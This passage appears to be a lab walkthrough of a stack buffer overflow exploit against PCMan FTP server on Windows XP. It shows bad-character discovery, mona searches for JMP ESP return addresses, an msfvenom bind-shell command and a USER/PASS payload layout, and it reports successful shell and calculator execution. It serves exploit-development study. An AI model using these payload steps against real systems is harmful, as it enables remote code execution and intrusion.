
Next, we send the bad characters over and see 00 appear at the position of 0a — a second bad character!

Remove 0a from the badchars string and keep firing

We find 0d is also a bad character — done

In the end we confirm that \x0a\x0d are bad characters. [Personal take: the reason these two are bad characters is that in the FTP program <font style="color:#333333;">\x0d\x0a</font> has special meaning — it moves directly to the next line, acting like a delimiter]
5. Finding the springboard
Frequently used DLLs get mapped into memory, e.g.
kernel.32.dllanduser32.dllare loaded by almost every process, and their load base address is always the same (it may differ across OSes). So here we use a jmp esp in user32.dll as the springboard.Why use
jmp espas the springboard? The main reasons are as follows:
Overwrite the return address with the address of any “
jmp esp” in memoryAfter the function returns, execution is redirected to the
jmp espinstruction in memory3) Because after the function returns ESP points past the return address, once
**jmp esp**executes, the CPU fetches instructions from the location after the function’s return address on the stack4) Shellcode layout. Fill the front part of the buffer with arbitrary data and place the
**shellcode**after the function’s return address. Once**jmp esp**finishes executing, the shellcode runs.————————————————
Copyright notice: this is an original article by CSDN blogger 「0x4C43」, released under the CC 4.0 BY-SA license; please attach the original source link and this notice when reprinting.
Original link: https://blog.csdn.net/swjtu100/article/details/50032831
To find a <font style="color:#000000;background-color:#FEFEFE;">JMP ESP</font> in the system to use as a springboard, it is recommended to first look in the software’s own libraries, then in system-wide libraries.
(1) Manually searching for a springboard
To start searching for the “<font style="color:rgb(33, 37, 41);">JMP ESP</font>” instruction, use the View menu in the debugger, Executable modules option, then double-click the essfunc module in the window that appears; judging by the module path, it should load from the same directory as the main vulnserver executable. The essfunc module should now be shown in the debugger’s CPU view. Right-click in the disassembler pane and choose Search for->Command , then type “<font style="color:rgb(33, 37, 41);">JMP ESP</font>” (without quotes) in the “Find Command” window that appears and click Find. The disassembler pane should now show the address of the first “JMP ESP” instruction in the essfunc module.

As shown above, the address of the instruction is <font style="color:rgb(33, 37, 41);">625011AF</font>. This address contains no common bad characters (such as 0, A, D), so it should provide a good overwrite address for us to try using.
(2) Using the mona plugin
!mona jmp -r esp

The results are below; addresses where 00 appears in the second column cannot be used as the springboard.
0BADF00D   [+] Results :
77F5801C     0x77f5801c : jmp esp |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\ntdll.dll)
77F77343     0x77f77343 : jmp esp |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\ntdll.dll)
0043410D     0x0043410d : jmp esp | startnull,ascii {PAGE_EXECUTE_READ} [PCManFTPD2.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.0.0.0 (C:\Documents and Settings\Owner\桌面\PCMan\PCManFTPD2.exe)
772F655F     0x772f655f : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.2600.0000 (C:\WINDOWS\system32\SHLWAPI.dll)
77D4754A     0x77d4754a : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\USER32.dll)
773A4540     0x773a4540 : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.2600.0000 (C:\WINDOWS\system32\SHELL32.dll)
77523570     0x77523570 : jmp esp | asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.2600.0000 (C:\WINDOWS\system32\SHELL32.dll)
77C98DF9     0x77c98df9 : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\RPCRT4.dll)
77CF64AF     0x77cf64af : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\RPCRT4.dll)
746B51CB     0x746b51cb : jmp esp |  {PAGE_EXECUTE_READ} [MSCTF.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\MSCTF.dll)
719C403D     0x719c403d : jmp esp |  {PAGE_EXECUTE_READ} [mswsock.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\mswsock.dll)
719E4267     0x719e4267 : jmp esp |  {PAGE_EXECUTE_READ} [mswsock.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\mswsock.dll)
72F8B18B     0x72f8b18b : jmp esp |  {PAGE_EXECUTE_READ} [WINSPOOL.DRV] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\WINSPOOL.DRV)
77E0171B     0x77e0171b : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\ADVAPI32.dll)
71A27BFB     0x71a27bfb : jmp esp |  {PAGE_EXECUTE_READ} [WS2_32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\WS2_32.dll)
76EFC663     0x76efc663 : call esp |  {PAGE_EXECUTE_READ} [DNSAPI.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\DNSAPI.dll)
76F0DDBB     0x76f0ddbb : call esp |  {PAGE_EXECUTE_READ} [DNSAPI.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\DNSAPI.dll)
77E7FC79     0x77e7fc79 : call esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\kernel32.dll)
77EB1933     0x77eb1933 : call esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\kernel32.dll)
77F510B0     0x77f510b0 : call esp |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\System32\ntdll.dll)
0BADF00D   ... Please wait while I'm processing all remaining results and writing everything to file...
If none of the results above qualify as a springboard, try the method of searching within a specified module
!mona jmp -r esp -m "kernel32.dll"
0BADF00D   [+] Results :
77E7FC79   0x77e7fc79 : call esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\kernel32.dll)
77EB1933   0x77eb1933 : call esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\kernel32.dll)
77E4DE9C   0x77e4de9c : push esp # ret  |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v5.1.2600.0 (C:\WINDOWS\system32\kernel32.dll)
0BADF00D     Found a total of 3 pointers
Taking 0x77523570 as an example,
0x77523570 : jmp esp | asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.2600.0000 (C:\WINDOWS\system32\SHELL32.dll)
Note! The ret address must be written in reverse, as in the example below
# 0x773a4540 : jmp esp
# [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True,
# v6.00.2600.0000 (C:\WINDOWS\system32\SHELL32.dll)
ret  = "\x40\x45\x3a\x77"
6. Writing the shellcode
On XP, in many cases SafeSEH being enabled doesn’t matter, because that is not where the exploitation happens
When writing the shellcode, use
0x90*50to NOP it out
msfvenom -p windows/shell_bind_tcp EXITFUNC=thread -f python -v shellcode -b "\x00\x0a\x0d" > rev_4444.txt
Exploited successfully!

Reflections After the Overflow
1. Must the overflow point be USER?
Try fuzzing PASS
- The offset is
6101

Following the same old routine
u_req = b"PASS " + junk + ret + nop + buf + b"\r\n"

You can see: launching the calculator directly succeeded!

During this, a few issues were also discovered:
